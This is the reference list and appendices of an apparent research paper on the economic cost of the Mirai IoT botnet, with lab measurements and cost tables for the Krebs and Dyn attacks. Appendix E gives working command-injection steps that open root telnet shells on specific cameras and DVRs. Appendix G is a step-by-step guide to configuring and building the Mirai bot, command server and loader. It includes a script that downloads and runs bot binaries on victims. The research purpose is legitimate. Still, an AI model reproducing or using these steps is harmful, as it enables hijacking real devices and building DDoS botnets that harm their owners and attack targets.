Paul (2017, February 3). Exclusive: Mirai Attack Was Costly for Dyn, Data Suggests. *The Security Ledger*. Retrieved from https://securityledger.com/2017/02/mirai-attack-was-costly-for-dyn-data-suggests/.

Powell, B. (2001). *Is cybersecurity a public good? Evidence from the financial services industry* (Working paper). *The Independent Institute*.

Rao, J, and Reiley D. (2012). The Economics of Spam. *Journal of Economic Perspectives, 26(3)*, 87.

Romanosky, S. (2016). Examining the costs and causes of cyber incidents. Journal of Cybersecurity, 2(2), 121-135. Retrieved from https://academic.oup.com/cybersecurity/article/2/2/121/2525524.

Romanosky, S., Ablon, L, Kuehn, A., and Jones, T. (2017). Content Analysis of Cyber Insurance Policies. *RAND*. Retrieved from https://www.rand.org/pubs/working_papers/WR1208.html.

Rowe, B., and Gallagher, M. (2006). Private sector cyber security investment strategies: An empirical analysis. *RTI International*.

Russo, N., Morgus, R., Morris, S., and Kehl, D. (2014). The Cost of Connectivity. *Open Technology Institute*. Retrieved from https://static.newamerica.org/attachments/229-the-cost-of-connectivity-2014/OTI_The_Cost_of_Connectivity_2014.pdf.

Security Ledger (2018). Mirai Attack Was Costly For Dyn, Data Suggests. Retrieved from https://securityledger.com/2017/02/mirai-attack-was-costly-for-dyn-data-suggests/

Security Scorecard (2017). *The 2017 IoT Cybersecurity Research Report*. Retrieved from https://explore.securityscorecard.com/iot-cyber-security-report.html.

Seltzer, W. (2014). Network Security as a Public Good. *World Wide Web Consortium, STRINT Workshop*. Retrieved from https://www.w3.org/2014/strint/papers/60.pdf.

United States Energy Information Administration (USEIA) (2018). Electric Power Monthly. Retrieved from https://www.eia.gov/electricity/monthly/epm_table_grapher.php?t=epmt_5_6_a.

Van Eeten, M., Bauer, J, and Tabatabaie, S. (2009). Damages from Internet Security Incidents: A framework and toolkit for assessing the economics costs of security breaches. Delft University of Technology.

Varian, H. (2000). Managing Online Security Risks. *New York Times*, Economic Science Column.

Varian, H. (2004). System Reliability and Free Riding. *Economics of Information Security*, 1–15.

Weagle, S. (2017, February 21). Financial Impact of Mirai DDoS Attack on Dyn Revealed in New Data. *Corero*. Retrieved from
https://www.corero.com/blog/797-financial-impact-of-mirai-ddos-attack-on-dyn-revealed-in-new-data.html.

Zeng, E., Mare, S., and Roesner, F. (2017). End User Security & Privacy Concerns with Smart Homes. In the *Proceedings of the Thirteenth Symposium on Usable Privacy and Security*. Santa Clara, CA.

Appendix

Appendix A: Power and Energy Consumption

Device	**Phase**	**Average Instantaneous Power (mW) over 30 min.**	**Percent change from Powered On**	**Energy Consumed (kWh)**	**Percent change from Powered On**
Dreambox DVR	Powered On	5828.26		0.00284	
	Scan	5843.73	**0.34**	0.002864	**0.85**
	TCP SYN Atk	5770.46	**0.14**	0.002818	**-0.77**
	UDP Attack	5735.06	**-1.60**	0.00283	**-0.35**
Samsung Smartcam (Ethernet)	Powered On	2265.07		0.001104	
	Scan	2537.17	**12.013**	0.001254	**13.59**
	TCP SYN Atk	2600.47	**14.81**	0.001284	**16.31**
	UDP Attack	2587.17	**14.22**	0.00125	**13.22**
Samsung Smartcam (2.4 Ghz n-WiFi)	Powered On	2223.93		0.001082	
	Scan	2248.1	**1.087**	0.001088	**0.55**
	TCP SYN Atk	2335.6	**5.021**	0.001138	**5.18**
	UDP Attack	2357.33	**6.0**	0.001162	**7.39**

Appendix B: Bandwidth Consumption

Device	**Phase**	**Total Bandwidth (MB)**	**Total Packets**
Dreambox DVR	Powered On	0	0
	Scan	11.488376	286351
	TCP SYN Attack	504.09913	8150817
	UDP Attack	2845.56489	5565893
Samsung Smartcam (Ethernet)	Powered On	0	0
	Scan	11.260608	279721
	TCP SYN Attack	510.86297	8103169
	UDP Attack	5487.77316	10512287
Samsung Smartcam (2.4 Ghz n-WiFi)	Powered On	0	0
	Scan	10.1242072	251563
	TCP SYN Attack	98.0362304	1991534
	UDP Attack	806.628798	1723139

Appendix C: Attack Case Studies

Resource Costs							
Increased Electricity Consumption, kW per hour		Low-Cost Zone		Medium-Cost Zone		High-Cost Zone	
Camera	DVR	Electricity Cost per kWh	Bandwidth Cost per GB	Electricity Cost per kWh	Bandwidth Cost per GB	Electricity Cost per kWh	Bandwidth Cost per GB
0.0001	0.0001	$0.10	$0.20	$0.20	$0.30	$0.30	$0.40

Electricity Consumption								
		Low-Cost Zone		Medium-Cost Zone		High-Cost Zone		Electricity Cost per Hour
	# Devices	# Cameras	# DVRs	# Cameras	# DVRs	# Cameras	# DVRs	
Krebs	24000	7200	4800	2400	3600	3600	2400	**$0.42**
Dyn	107000	32100	21400	10700	16050	16050	10700	**$1.87**
Worst-case	600000	6000	24000	18000	12000	330000	210000	**$17.10**

	Bandwidth Consumption							
		Low-Cost Zone		Medium-Cost Zone		High-Cost Zone		Bandwidth Cost per Hour
	# Devices	# Ethernet	# Wifi	# Ethernet	# Wifi	# Ethernet	# Wifi	
Krebs	24000	7200	4800	2400	3600	3600	2400	**$4,207.03**
Dyn	107000	16050	16050	21400	21400	16050	16050	**$19,216.11**
Worst-case	600000	30000	30000	30000	30000	450000	30000	**$4,502,015.63**

	Attack Totals			
	Duration, hours	Attack Type	Cost per Device	Total Cost
Krebs	77	TCP and UDP	$3.03	**$323,973.75**
Dyn	6	TCP and UDP	$1.08	**$115,307.91**
Worst-case	50	UDP	$636.88	**$68,146,558.13**

Appendix D: Mirai Attack Types

The Mirai source code supports a variety of attack methods designed to flood a target with high levels of traffic.

Protocol	Attack Description
HTTP	Flood attacks using GET and POST requests.
GRE IP, ETH	Generic Routing Encapsulation flood attacks.
TCP	Flood attack using SYN and ACK packets.
STOMP	Simple Text Oriented Message Protocol flood attacks.
DNS	Queries the DNS provider of the IoT device. The attack IP is ignored in this case.
UDP	Flood UDP packets to random ports of attack IP.
VSE	Valve game server port flood attack.

Source: Mirai source code, GitHub

Appendix E: Enabling Telnet on Mirai Target Devices

Samsung Smartcam: Procedure to enable Telnet

- Login to IP camera web interface
- Navigate to Setup -> Network Settings -> Wireless Network
- Turn *Wireless On*
- Select *Other WiFi Networks* checkbox and select *WEP*
- Enter the following:
  - Network SSID: *Test*
  - Password: *$(busybox telnetd -l/bin/sh)*
  - Hint: To make the password text visible, change the element type to ‘text’ from the browser console.
- Click Apply and then disconnect and reconnect the LAN cable, if connected.

Dahua DVR: Procedure to enable Telnet

- Make sure to set new admin password after first boot.
- Navigate to: http://<ip-addr-of-dvr>/cgi-bin/configManager.cgi?action=setConfig&Telnet.Enable=true
  - Make sure to authenticate using the same credentials saved earlier.
- Login via telnet using username: admin and password: 7ujMko0<password>

Appendix F: Acquired Devices That Could Not Be Infected With Mirai

- **Dahua Camera HAC-HDW1200EM** - The device output analog video and did not have a digital interface to connect to.
- **Dahua Camera IPC-HDW4431C-A** - The device was running a recent firmware version which did not allow telnet access. Several reports online pointed to bricked devices on firmware downgrade, so we did not attempt to downgrade the firmware.
- **Dahua DVR DHI-HCVR7104H-S2** - The device did not allow telnet access by default, but we were able to exploit command injection vulnerabilities in its web interface to enable telnet (procedure listed in Appendix E). We were then able to successfully infect the device with Mirai, after which the device crashed and restarted.
- **SMC Barricade SMCWBR14-G2** - The device did not allow telnet access.
- ZyXEL Prestige 643 - The device allowed telnet access, but presented its configuration interface over telnet rather than the unix shell for arbitrary command execution.
- **MikroTik hEX PoE lite RS750UPr2** - The device allowed telnet access, but presented its configuration interface over telnet rather than the unix shell for arbitrary command execution.
- **Buffalo WHR-300HP2** - This device was not part of the original list of devices involved in the Mirai botnet, but it has telnet enabled by default. We were able to successfully infect the device with Mirai, after which the device intermittently crashed and restarted.

Appendix G: Mirai Source Code Compilation and Configuration

1. Configure Bot
    a. Compile encryption utility in mirai/tools/en.c
       gcc enc.c -o enc
        - Use encryption utility command *./enc string <string-to-encrypt>* to encrypt strings below.

    b. Update mirai/bot/table.c
        - Update CNC Server Domain at location TABLE_CNC_DOMAIN to encrypted value of *cnc.mirai.com*. Also update length of encrypted string to *14*. Update TABLE_CNC_PORT if required (default 23 i.e telnet).
        - Update Report Server Domain in location TABLE_SCAN_CB_DOMAIN to encrypted value of *report.mirai.com*. Also update length of encrypted string to *17*. Update TABLE_SCAN_CB_PORT if required (default 48101)

    c. Update mirai/bot/resolv.c
        - Update hardcoded DNS server address at location INET_ADDR to your DNS server (Router IP *192,168,1,1* in this case)

    d. Setup DNS server
        - Add domains *cnc.mirai.com* and *report.mirai.com* to resolve to the CNC and Report server IPs. In this case, updated DD-WRT -> Services -> DNSMasq to enable and add additional aptions:
          address=/cnc.mirai.com/192.168.1.221
          address=/report.mirai.com/192.168.1.221

2. Configure CNC
    a. Setup MySQL db
        - Install if not already installed by running the command: *sudo apt-get install -y mysql-server mysql-client*
        - Start MySQL
            - *service mysql start*
            - *update.rc-d mysql enable*
        - Update password for MySQL, if not already set during installation
            - *update mysql.user set plugin='' where user='root';*
            - *set PASSWORD = password('root');*
            - *flush privileges;*
        - Update scripts/db.sql line 2 with *USE mirai;*
            - Run the script: *cat db.sql | mysql -uroot -proot*
        - Add user to db:
            - *INSERT INTO users VALUES (NULL, 'mirai-user', 'mirai-pass', 0, 0, 0, 0, -1, 1, 30, '');*

    b. Update mirai/cnc/main.go
        - Update *DatabaseAddr, DatabaseUser, DatabasePass* with details of db.

3. Compiling Bot and CNC

a. Download cross-compilers
   - In Mirai-source-Code-master folder, create cross-compile-bin folder: *mkdir cross-compile-bin*
   - Download cross compilers into this folder using the below commands:

```
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-armv4l.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-armv5l.tar.bz2
wget http://distro.ibiblio.org/slitaz/sources/packages/c/cross-compiler-armv6l.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-i586.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-m68k.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-mips.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-mipsel.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-powerpc.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-sh4.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-sparc.tar.bz2
```

b. Run cross-compile script in scripts/cross-compile.sh
   - *./cross-compile.sh*

c. Download Go packages required for compilation in HOME dir
   - *go get github.com/go-sql-driver/mysql*
   - *go get github.com/mattn/go-shellwords*

d. Add PATHs in ~/.bashrc

```
export PATH=$PATH:/etc/xcompile/armv4l/bin
          export PATH=$PATH:/etc/xcompile/armv5l/bin
          export PATH=$PATH:/etc/xcompile/armv6l/bin
          export PATH=$PATH:/etc/xcompile/i586/bin
          export PATH=$PATH:/etc/xcompile/m68k/bin
          export PATH=$PATH:/etc/xcompile/mips/bin
          export PATH=$PATH:/etc/xcompile/mipsel/bin
          export PATH=$PATH:/etc/xcompile/powerpc/bin
          export PATH=$PATH:/etc/xcompile/sh4/bin
          export PATH=$PATH:/etc/xcompile/sparc/bin
          export GOPATH=$HOME/go
```

e. Build the bot and CNC using script in mirai/build.sh
   - Debug mode: *./build.sh debug telnet* The files are created under debug dir
   - Production mode: *./build.sh release telnet* The files are created under release dir
   - Before you start the server by running *./cnc* in the debug or release dirs, copy prompt.txt from the main mirai folder to the respective sub folder(s).

4. Configure and Compile Loader

   a. Configure the *dlr* utility which the loader pushes onto the victim.
      - Update dlr/main.c - Update the IP address of the Loader HTTP server which *dlr* will use to download mirai bot from.at location

```
HTTP_SERVER utils_inet_addr(127,0,0,1) // CHANGE TO YOUR HTTP SERVER IP
```

   b. Build the *dlr* utility
      - Update dlr/build..c - Update compilation utility name for X86 binaries from i686 to i586.

    - Run ./build.sh

c. Copy *dlr* binaries created in dlr/release to loader/bins

d. Update loader/src/main.c

    - Update address to bind to at location *// Address to bind to* to 0.0.0.0
    - Update *wget address* and *tftp address* to loader server IP 192.168.11.104

b. Compile loader scripts in loader folder

    - To build production loader binary, run *./build.sh*
    - To build debug binary, run ./build.debug.sh

c. Configure HTTP server on loader machine

    - Remove any existing files from HTTP server file location */var/www/html* and create a new directory *bin*
    - Copy the release *mirai** binaries from *mirai/release* directory to */var/www/html/bin*
    - Create *bins.sh* file in the html dir with the below contents. Make sure to update your *WEBSERVER* IP address below.

```
#!/bin/sh

# Edit
WEBSERVER="192.168.1.221:80"
# Stop editing now

BINARIES="mirai.arm mirai.m68k miraint.x86 miraint.spc miraint.sh4 miraint.ppc miraint.mpsl miraint.mips
          miraint.arm7 miraint.arm5n miraint.arm"

for Binary in $BINARIES; do
          wget http://$WEBSERVER/bins/$Binary -O dvrHelper
          chmod 777 dvrHelper
          ./dvrHelper
done

rm -f dvrHelper
```

    - Start web server
        - *service apache2 start*
        - *update.rc-d apache2 enable*

d. To run loader, feed it the victim IP address(es) in a text file with format *<victim-ip>:<victim-port> <victim-username>:<victim-password>*

by executing the command ./loader < textFile.txt